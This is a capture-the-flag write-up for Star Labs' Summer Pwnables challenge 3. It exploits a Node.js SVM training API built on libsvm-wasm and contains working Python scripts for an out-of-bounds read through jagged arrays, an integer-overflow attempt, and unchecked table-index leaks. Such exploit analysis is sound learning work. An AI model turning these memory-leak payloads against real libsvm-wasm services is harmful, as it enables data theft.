Summer Pwnables Challenge 3 Writeup (Zero Day Pwnable)

Not so long ago, Star Labs announced Summer Pwnables, a series of three binary exploitation challenges that reward the first few solvers with $50 and a copy of Eugene Lim (Spaceracoon)'s latest book. Binary exploitation has always been my weakest CTF category, but with recent advancements in LLMs, I figured it was worth attempting at least one challenge.
After finally pushing past my inertia (my reluctance to start repeatedly banging my head against the wall to get a solution), I decided to tackle the third challenge (authored by Spaceracoon himself!).
Challenge Overview
We are provided with a Node.js web app, as well as a modified libsvm-wasm component.
TIP
The libsvm-wasm library is a wrapper of the original libsvm, which is used for the classification and regression of Support Vector Machines (SVM).
Taking a look at the Node.js app, it appears to expose a single endpoint (POST /api/train) which initializes and trains a SVM model on some (somewhat validated) sample/parameter data provided by the user, before returning the model as a .svm file.
index.ts
// ...

router.post('/api/train', async (ctx) => {
  const validationError = validateTrainingPayload(ctx.request.body);
  if (validationError) {
    ctx.status = 400; // Bad Request
    ctx.body = { error: validationError };
    return;
  }

  const { data, labels, params } = ctx.request.body as { data: number[][]; labels: number[]; params: ISVMParam };

  const svm = new SVM(new SVMParam(params));
  await svm.init()
  svm.feedSamples(data, labels);
  await svm.train();

  const outputFilename = `${randomBytes(16).toString('hex')}.svm`;
  svm.save(outputFilename)
  const fileBuffer = await fs.readFile(outputFilename);
  await fs.rm(outputFilename);
  ctx.set('Content-Type', 'application/octet-stream');
  ctx.set('Content-Disposition', `attachment; filename="${outputFilename}"`);
  ctx.body = fileBuffer;
});

// ...
We can also see that the libsvm-wasm patch injects the flag into wasm memory (via pre.js), and makes it easier for us to debug and inspect the wasm memory as well.
build-compatible.patch
diff --git a/Makefile b/Makefile
index cc1ff49..1ec5306 100644
--- a/Makefile
+++ b/Makefile
@@ -1,9 +1,9 @@
 CC = emcc
 CXX = em++

-CFLAGS = -Wall -Wconversion -O3 -fPIC --memory-init-file 0
+CFLAGS = -Wall -Wconversion -O3 -fPIC
 BUILD_DIR = dist/
-EMCCFLAGS = -s ASSERTIONS=2 -s "EXPORT_NAME=\"SVM\"" -s MODULARIZE=1 -s DISABLE_EXCEPTION_CATCHING=0 -s NODEJS_CATCH_EXIT=0  -s WASM=1 -s ALLOW_MEMORY_GROWTH=1 -s EXPORTED_RUNTIME_METHODS='["cwrap", "getValue","stringToUTF8"]'
+EMCCFLAGS = -s ASSERTIONS=2 -s "EXPORT_NAME=\"SVM\"" -s MODULARIZE=1 -s DISABLE_EXCEPTION_CATCHING=0 -s NODEJS_CATCH_EXIT=0  -s WASM=1 -s ALLOW_MEMORY_GROWTH=1 -s EXPORTED_RUNTIME_METHODS='["cwrap", "getValue","stringToUTF8","HEAPF64","HEAP32"]' -sEXPORTED_FUNCTIONS="['_malloc', '_free']"

 all: wasm

@@ -13,7 +13,7 @@ svm.o: libsvm/svm.cpp libsvm/svm.h
 wasm: libsvm-wasm.c svm.o libsvm/svm.h
 		rm -rf $(BUILD_DIR);
 		mkdir -p $(BUILD_DIR);
-		$(CC) $(CFLAGS) libsvm-wasm.c svm.o -o $(BUILD_DIR)/libsvm.js $(EMCCFLAGS) -lnodefs.js
+		$(CC) $(CFLAGS) libsvm-wasm.c svm.o -o $(BUILD_DIR)/libsvm.js $(EMCCFLAGS) -lnodefs.js --pre-js pre.js
 		cp ./libsvm.d.ts ./dist/libsvm.d.ts

 clean:
pre.js
var Module = {
  preRun: [function() {
    ENV.FLAG = process.env.FLAG || 'default_flag';
  }]
};
This means our goal is to find a way to get an arbitrary read of the wasm memory! (specifically, the region containing the environment variables)
Setting up the debugging environment
Before we start looking into potential vulnerabilities, we have to set up our environment to be able to view and inspect WASM memory.
I first modified the CMD instruction in the Dockerfile to start node in debug mode.
EXPOSE 9229
CMD [ "node", "--inspect=0.0.0.0:9229",  "index.js"]
Then, I re-built and re-ran the image (adding -p 9229:9229), before attaching it to Chrome DevTools via chrome://inspect.
docker build -t zero-day-pwnable --platform linux/amd64 .
docker run --platform linux/amd64 --rm -p 3000:3000 -p 9229:9229 -e FLAG=customflag zero-day-pwnable
chrome://inspectThen under Sources, we search for WebAssembly.instantiate and set a breakpoint there. Once it's hit, we can run queryObjects(WebAssembly.Memory), retrieve the WebAssembly Instance, and store the WebAssembly.Memory object as a global variable (right click > save as global variable).

Now with the WebAssembly object, we can ask a LLM to write us a script that will search for any string/bytes that we want.
search_wasm.js
/**
 * Searches a live WebAssembly instance or memory for a specific string or byte pattern.
 * @param {WebAssembly.Instance|WebAssembly.Memory} target - The loaded WASM instance or memory object.
 * @param {string|Array|Uint8Array} searchQuery - The string or bytes to look for.
 * @returns {Array} An array of memory offsets where the pattern was found.
 */

// USAGE EXAMPLE: searchWasmMemory(temp1, "flag{");

function searchWasmMemory(target, searchQuery) {
    let memory;

    // Smart detection: works whether you pass the Instance or the Memory object
    if (target instanceof WebAssembly.Memory) {
        memory = target;
    } else if (target && target.exports && target.exports.memory instanceof WebAssembly.Memory) {
        memory = target.exports.memory;
    } else {
        console.error("[-] Error: Could not find live WebAssembly Memory.");
        console.error("    Ensure you are passing a live WebAssembly.Instance or WebAssembly.Memory object (not a Heap Snapshot!).");
        return [];
    }

    const memoryBytes = new Uint8Array(memory.buffer);

    // Normalize the search query into a Uint8Array
    let targetBytes;
    if (typeof searchQuery === 'string') {
        targetBytes = new TextEncoder().encode(searchQuery);
    } else if (searchQuery instanceof Uint8Array || Array.isArray(searchQuery)) {
        targetBytes = new Uint8Array(searchQuery);
    } else {
        console.error("[-] Error: searchQuery must be a string or an array of bytes.");
        return [];
    }

    if (targetBytes.length === 0) {
        console.warn("[-] Search query is empty.");
        return [];
    }

    const foundOffsets = [];
    console.log(`[*] Scanning ${memoryBytes.length} bytes for pattern...`);

    // Scan the memory buffer
    for (let i = 0; i <= memoryBytes.length - targetBytes.length; i++) {
        let match = true;
        for (let j = 0; j < targetBytes.length; j++) {
            if (memoryBytes[i + j] !== targetBytes[j]) {
                match = false;
                break;
            }
        }

        // If a match is found, log it and grab up to 100 bytes of context
        if (match) {
            foundOffsets.push(i);

            const contextLength = Math.min(100, memoryBytes.length - i);
            const contextBytes = memoryBytes.slice(i, i + contextLength);

            let contextString = "";
            for (let b of contextBytes) {
                contextString += (b >= 32 && b <= 126) ? String.fromCharCode(b) : '.';
            }

            let bString = "";
            for (let b of contextBytes) {
                bString += b.toString(16) + " ";
            }

            console.log(`[+] Match found at offset: 0x${i.toString(16)} (Decimal: ${i})`);
            console.log(`    Context: ${contextString}\n`);
            console.log(`    Bytes: ${bString}\n`);
        }
    }

    if (foundOffsets.length === 0) {
        console.log("[-] No matches found in memory.");
    }

    return foundOffsets;
}
Now that our setup is done, let's get started!
Going down the rabbit hole
Getting an Arbitrary Read
I decided to start off with analyzing the libsvm-wasm library for any memory access vulnerabilities.
Looking at index.ts, our web app appears to call only 4 library functions:
svm.init()svm.feedSamples(data, labels)svm.train()svm.save(outputFilename)
Seeing that only one of those functions actually handles input we control, we decide to start off looking at svm.feedSamples().
Inspecting libsvm-wasm's source, we notice that svm.feedSamples(data, labels) flattens our input arrays and copies them directly to the wasm heap, before passing the pointer (dataPtr) to make_samples: libsvm._make_samples(dataPtr, labelPtr, data.length, data[0].length);
libsvm-wasm/src/index.ts
// ...

    public feedSamples = (data: Array<Array<number>>, labels: Array<number>) => {
        this.checkInitialization()
        if (this.samplesPointer == null) libsvm._free_sample(this.samplesPointer);

        // 1. Flatten the 2D array into a 1D array
        const encodeData = new Float64Array(data.reduce((prev, curr) => prev.concat(curr), []));

        // 2. Allocate enough raw WebAssembly memory to hold the flattened array
        const dataPtr = libsvm._malloc(encodeData.length * 8);

        // 3. Copy the flattened array directly into the WebAssembly heap
        libsvm.HEAPF64.set(encodeData, dataPtr/8);

        const encodeLabelData = new Float64Array(labels);
        const labelPtr = libsvm._malloc(encodeLabelData.length * 8);
        libsvm.HEAPF64.set(encodeLabelData, labelPtr/8);

        // 4. Pass the memory pointer and dimensions to the C++ backend
        this.samplesPointer = libsvm._make_samples(dataPtr, labelPtr, data.length, data[0].length);
    }

// ...
Interesting! It seems that feedSamples explicitly passes data[0].length as the number of dimensions (nb_dim) to make_samples, assuming that every array we feed it will be exactly the same size.
However, if we look at make_samples, we see that the C code loops through our wasm heap using basic pointer arithmetic: data[i * nb_dim + j].
TIP
When Emscripten compiles a C function to WebAssembly and exports it to JavaScript, it automatically prepends a _ to the function's name.
libsvm-wasm/libsvm-wasmc.c
// ...

svm_problem *make_samples(double *data, double *labels, int nb_feat, int nb_dim)
{
    svm_problem *samples = make_samples_internal(nb_feat, nb_dim);
    for (int i = 0; i < nb_feat; i++)
    {
        for (int j = 0; j < nb_dim; j++)
        {
            samples->x[i][j].index = j + 1;
            samples->x[i][j].value = data[i * nb_dim + j];
        }
        samples->x[i][nb_dim].index = -1;
        samples->y[i] = labels[i];
    }
    return samples;
}

// ...
Hence, if we pass a jagged array as our payload:
const malicious_data = [
    [1.0, 2.0, 3.0, 4.0, 5.0, 6.0, 7.0, 8.0], // Length: 8
    [1.0, 2.0]                                // Length: 2
];
Our flattened encodeData chunk will only contain 10 total elements. However, because the C backend trusts nb_dim, it believes every row is 8 elements long.
On the first pass (i = 0), it reads indices 0 through 7. However, on the second pass (i = 1), it starts reading at index 1 * 8 + 0 = 8. It reads indices 8 and 9 (our 2 legitimate elements), and then just keeps reading up to index 15 in the wasm memory!
Just like that, we have a classic Out-of-Bounds (OOB) Read.
Turning a Read into a Leak
Okay, but this read is useless if we can't somehow exfiltrate the data. We need to somehow get the sample data back from the model's memory dump (the .svm file). For this, we have to first understand how an SVM works.

An SVM works by drawing a boundary line between two classes of data. To save memory, it deletes any data points that are "obviously" on one side of the line or the other. The only points it actually saves in memory are the ones hovering right on the edge of the boundary, or caught within the margin of error. These are called Support Vectors.
TIP
An SVM only remembers a data point if it actively needs it to define the boundary.
When svm.save() is called, it only writes the Support Vectors to the file (under the "SV" section). If our OOB WASM memory happens to look like an "obvious" data point to the model, the SVM will drop it before we can download it. We need to find a way to force the model to keep all of our input data.
The "Tiny C" Exploit
We can do this by modifying the regularization parameter (C) in our input!
The C parameter dictates how strict the boundary margin is. By setting C to a very small number (like 1e-10), we are essentially telling the algorithm that we have zero budget for a strict boundary, and to just make the margin of error as wide as possible.
The SVM would then mathematically inflate the boundary margin to infinity (i.e. the margin will take up the entire map). Now, because every single data point (including our leaked WASM memory float values) now technically falls inside this massive margin of error, the SVM will flag every point as a Support Vector! All we need to do now is to convert the support vector floats into bytes, and we can read arbitrary memory!
Once again, we will leave the brunt of the script writing to an LLM.
poc.py
import json
import requests
import struct

SERVER = "http://localhost:3000"
ENDPOINT = "/api/train"
URL = SERVER + ENDPOINT
TIMEOUT = 30

def send_and_extract(custom_data):
    # Automatically generate alternating labels (0 and 1) for however much data is provided
    labels = [i % 2 for i in range(len(custom_data))]

    # Payload uses the "Tiny C" trick to force all data to become Support Vectors
    payload = {
      "data": custom_data,
      "labels": labels,
      "params": {
        "svm_type": 0,       # 0: C-SVC Classification
        "kernel_type": 0,    # 0: Linear Kernel
        "degree": 3,
        "gamma": 0.1,
        "coef0": 0,
        "cache_size": 100,
        "C": 1e-10,          # Infinitesimal C forces a massive margin
        "nr_weight": 0,
        "weight_label": [],
        "weight": [],
        "nu": 0.5,
        "p": 0.1,
        "shrinking": 0,      # Disable shrinking so no points are discarded
        "probability": 0
      }
    }

    # Send the request
    resp = requests.post(URL, json=payload, headers={"Content-Type": "application/json"}, timeout=TIMEOUT)

    # Decode the response into lines
    lines = resp.content.decode('utf-8').splitlines()

    extracted_data = []
    is_sv_section = False

    # Parse the LIBSVM text format
    for line in lines:
        if line.strip() == "SV":
            is_sv_section = True
            continue

        if is_sv_section and line.strip():
            parts = line.split()
            sv_features = []
            for feature in parts[1:]:
                if ':' in feature:
                    val = float(feature.split(':')[1])
                    sv_features.append(val)

            if sv_features:
                extracted_data.append(sv_features)

    return extracted_data

def main():
    # 1. Specify your arbitrary data array here (Forward OOB Read)
    my_data = [
        [1.0, 2.0, 3.0, 4.0, 5.0, 6.0],
        [1.0]
    ]

    print("--- Sending Original Data ---")
    for row in my_data:
        print(row)

    print("\nTraining model and extracting data...")

    # 2. Send payload and get the parsed array back
    recovered_data = send_and_extract(my_data)

    print("\n--- Leaked OOB Data from .svm Output ---")
    print("(Note: WebAssembly memory is strictly Little-Endian)")
    print("-" * 55)

    # 3. Zip the original and recovered data together to slice off the known floats
    for i, (orig_row, rec_row) in enumerate(zip(my_data, recovered_data)):
        num_original = len(orig_row)

        # Slice the recovered array to ONLY keep the out-of-bounds data
        leaked_floats = rec_row[num_original:]

        if not leaked_floats:
            print(f"Row {i}: No out-of-bounds data read.")
            print()
            continue

        try:
            # Pack ONLY the leaked floats into 8-byte little-endian ('<d')
            row_bytes = b"".join(struct.pack('<d', val) for val in leaked_floats)

            # Format the bytes as a space-separated hex string
            spaced_hex = row_bytes.hex(' ')

            print(f"Row {i} Leaked Floats: {leaked_floats}")
            print(f"Row {i} Leaked Bytes:  {spaced_hex}\n")
        except OverflowError:
            # Handle any corrupted floats that struct.pack cannot process safely
            print(f"Row {i} Leaked Floats: {leaked_floats}")
            print("Row {i} Leaked Bytes:  [Error packing floats to bytes]\n")

if __name__ == "__main__":
    main()
Winner Winner Chicken Dinner?
Perfect! Now that we can read arbitrary memory, all we need to do is find the address of the flag, calculate the offset, read it, and submit the flag to become a proud owner of S$50 and a brand new book... right?
Well, not quite.
Firstly, we aren't even able to read all the bytes exactly. If we take a look at the function svm_save_model, we will see that the C++ backend uses the %.8g format specifier when writing our leaked Support Vector features (p->value) into the text file. This output specifier restricts the output of the floats to a maximum of only 8 significant decimal digits.
libsvm/svm.cpp
// ...

int svm_save_model(const char *model_file_name, const svm_model *model)
{
    // ...

	fprintf(fp, "SV\n");
	const double * const *sv_coef = model->sv_coef;
	const svm_node * const *SV = model->SV;

	for(int i=0;i<l;i++)
	{
		for(int j=0;j<nr_class-1;j++)
			fprintf(fp, "%.17g ",sv_coef[j][i]); // this holds the calculated weights, not the input

		const svm_node *p = SV[i];

		if(param.kernel_type == PRECOMPUTED)
			fprintf(fp,"0:%d ",(int)(p->value));
		else
			while(p->index != -1)
			{
				fprintf(fp,"%d:%.8g ",p->index,p->value); // We need 17 significant digits to preserve the binary state, but we only get 8
				p++;
			}
		fprintf(fp, "\n");
	}
	// ...
}

// ...
Unfortunately for us, a standard 64-bit double-precision float requires 17 significant digits to perfectly preserve its raw binary state. By only printing 8 digits, this destroys the bottom bits of every float (it literally deletes 3 to 4 characters out of every 8-byte chunk).
But hey, maybe the flag will be a in a human readable text format that we can guess? (peak guess the flag)
Sadly, if we check out the position of our support vectors in memory (by navigating to 0x165f8 in Chrome Devtools's memory inspector), we see the following:

0x165f8 in memoryAs it turns out, our support vectors are located AFTER the environment variables in heap memory (give me a break okay, I don't do Pwn Challenges, how was I supposed to know?). This means that even if we could perfectly read the bytes in memory, we still wouldn't be able to reach the flag (since our OOB vulnerability is strictly a forward read).
To actually read the flag, we would need a way to read backwards in memory.

We are so back?
Looking back at the code from libsvm-wasm/libsvm-wasmc.c again, we notice that i and nb_dim are both 32-bit signed ints. We will try to pass values of data such that i * nb_dim evaluates to a number greater than 2,147,483,647.
TIP
This is a classic Integer Overflow attack
Using an LLM, we try to generate code to once again attempt this for us.
poc2.py
import json
import requests
import sys

SERVER = "http://localhost:3000"
ENDPOINT = "/api/train"
URL = SERVER + ENDPOINT
TIMEOUT = 15 # Shorter timeout, it will crash quickly

def main():
    print("--- Building Integer Overflow Payload ---")

    # 65536 * 32768 = 2,147,483,648 (Overflows 32-bit signed integer to negative)
    NB_DIM = 65536
    NB_FEAT = 32770

    print(f"Setting nb_dim (data[0].length) to: {NB_DIM}")
    print(f"Setting nb_feat (data.length) to:    {NB_FEAT}")

    # Row 0 determines nb_dim
    my_data = [[1.0] * NB_DIM]

    # The remaining rows only need 1 element to save network payload size
    my_data.extend([[1.0]] * (NB_FEAT - 1))

    labels = [i % 2 for i in range(NB_FEAT)]

    payload = {
      "data": my_data,
      "labels": labels,
      "params": {
        "svm_type": 0, "kernel_type": 0, "degree": 3, "gamma": 0.1, "coef0": 0,
        "cache_size": 100, "C": 1e-10, "nr_weight": 0, "weight_label": [],
        "weight": [], "nu": 0.5, "p": 0.1, "shrinking": 0, "probability": 0
      }
    }

    print("\nTraining model and attempting backward memory read...")
    print("(Waiting for server response...)")

    try:
        resp = requests.post(URL, json=payload, headers={"Content-Type": "application/json"}, timeout=TIMEOUT)
        print(resp.text[:500])
    except requests.exceptions.ConnectionError as e:
        print(f"[!] The Node.js WASM instance crashed.")
        print(f"Details: {e}")
    except requests.exceptions.Timeout:
        print(f"\n[!] Request timed out. Server is likely dead/hanging.")

if __name__ == "__main__":
    main()
Unfortunately, we don't see a response and get hit with an error (on the server).
  RuntimeError: memory access out of bounds
      at wasm://wasm/000acf0e:wasm-function[32]:0x1f05
      at Object._make_samples (/app/libsvm-wasm/dist/libsvm.js:8:13723)
      at SVM.feedSamples (/app/libsvm-wasm/src/index.js:169:43)
      at /app/index.js:102:21
      at step (/app/index.js:33:23)
      at Object.next (/app/index.js:14:53)
      at fulfilled (/app/index.js:5:58)
Our plan has once again been thwarted.
In the solve script, we used nb_dim = 65,536. We were trying to reach i = 32,768 because 65536 * 32768 = 2,147,483,648, which overflows the 32-bit signed integer and wraps around to exactly -2,147,483,648.
This is problematic because the Node.js server has a limited amount of memory buffer allocated for the wasm instance. As i slowly increases from 0 to 32768, at some point, i*65536 will be greater than the memory buffer size, causing the RuntimeError: memory access out of bounds crash.
Unfortunately for us, we can't just provide a massive nb_dim to skip the out of bounds crash - that would require a JSON payload containing an actual array with 4,294,967,196 floats (>34 GBs). Even if that weren't the case, nb_dim would need to first be a positive number, else the for loop (for (int j = 0; j < nb_dim; j++)) would immediately exit.
It's Jover 😢
It sadly appears that this attack vector is not exploitable. Although we can leak some memory, we can't reliably leak enough bytes, plus we can't leak data from the specific section that we want. 😦
Finding the way
At this point, I took a step back to look at the other input parameters available to us. It turns out the actual solution was way simpler!
Along the same tangent/idea of negative indexes, if we take a look at the code for svm_save_model again, we notice that the values of param.svm_type and param.kernel_type are used as direct indexes into an array of string pointers, with absolutely zero bounds checking!
libsvm/svm.cpp
// ...

static const char *svm_type_table[] =
{
	"c_svc","nu_svc","one_class","epsilon_svr","nu_svr",NULL
};

static const char *kernel_type_table[]=
{
	"linear","polynomial","rbf","sigmoid","precomputed",NULL
};

// ...

int svm_save_model(const char *model_file_name, const svm_model *model)
{
	// ...

	const svm_parameter& param = model->param;

	fprintf(fp,"svm_type %s\n", svm_type_table[param.svm_type]);
	fprintf(fp,"kernel_type %s\n", kernel_type_table[param.kernel_type]);

    // ...
}

// ...
Looking at our web app validation function, we also see that it only enforces those parameters to be numbers (and not the range of those numbers).
app/index.ts
// ...

function validateTrainingPayload(body: any): string | null {
  const { data, labels, params } = body;

  if (!data || !labels || !params) return 'Missing data, labels, or params.';
  if (!Array.isArray(labels) || !labels.every(item => typeof item === 'number')) return 'Invalid format: labels must be an array of numbers.';
  if (!Array.isArray(data) || data.length === 0) return 'Invalid format: data must be a non-empty array of arrays.';
  for (const row of data) {
    if (!Array.isArray(row) || !row.every(item => typeof item === 'number')) return 'Invalid format: each item in data must be an array of numbers.';
  }
  if (data.length !== labels.length) return 'Inconsistent data: number of samples must match number of labels.';

  if (typeof params !== 'object' || params === null) {
      return 'Invalid format: params must be an object.';
  }
  const numberParams = new Set(['svm_type', 'kernel_type', 'degree', 'gamma', 'coef0', 'cache_size', 'C', 'nr_weight', 'nu', 'p', 'shrinking', 'probability']);
  const arrayParams = new Set(['weight_label', 'weight']);

  for (const key in params) {
    const value = params[key];
    if (!numberParams.has(key) && !arrayParams.has(key)) {
      return `Invalid param: '${key}' is not a recognized SVM parameter.`;
    }
    if (numberParams.has(key) && typeof value !== 'number') {
      return `Type error: parameter '${key}' must be a number.`;
    }
    if (arrayParams.has(key) && (!Array.isArray(value) || !value.every(item => typeof item === 'number'))) {
      return `Type error: parameter '${key}' must be an array of numbers.`;
    }
  }

  return null;
}

// ...
We (yes, again) ask a LLM to help us generate a script to test if we can leak the strings in memory, and it works!
gen_new.py
import json
import os
import sys
import requests

SERVER = "http://localhost:3000"       # global server base
ENDPOINT = "/api/train"
URL = SERVER + ENDPOINT
OUTPUT_FILE = "model.svm"
TIMEOUT = 30
MIN_SVM_TYPE = 5
MIN_KERNEL_TYPE = 6

def send_payload(svm, kernel):
    # fallback minimal valid payload (adjust as needed)
    payload = {
      "data": [[1.0, 2.0], [3.0, 4.0]],
      "labels": [0, 1],
      "params": {
        "svm_type": svm,
        "kernel_type": kernel,
        "degree": 3,
        "gamma": 0.1,
        "coef0": 0,
        "cache_size": 100,
        "C": 1,
        "nr_weight": 0,
        "weight_label": [],
        "weight": [],
        "nu": 0.5,
        "p": 0.1,
        "shrinking": 1,
        "probability": 0
      }
    }

    resp = requests.post(URL, json=payload, headers={"Content-Type": "application/json"}, timeout=TIMEOUT).content.splitlines()
    # print(resp)
    svm_out, kernel_out = resp[0][9:], resp[1][11:]
    print(svm_out, kernel_out)

def main():
    svm = MIN_SVM_TYPE
    kernel = MIN_KERNEL_TYPE
    for _ in range(20):
        send_payload(svm, kernel)
        svm += 1
        kernel += 1

if __name__ == "__main__":
    main()
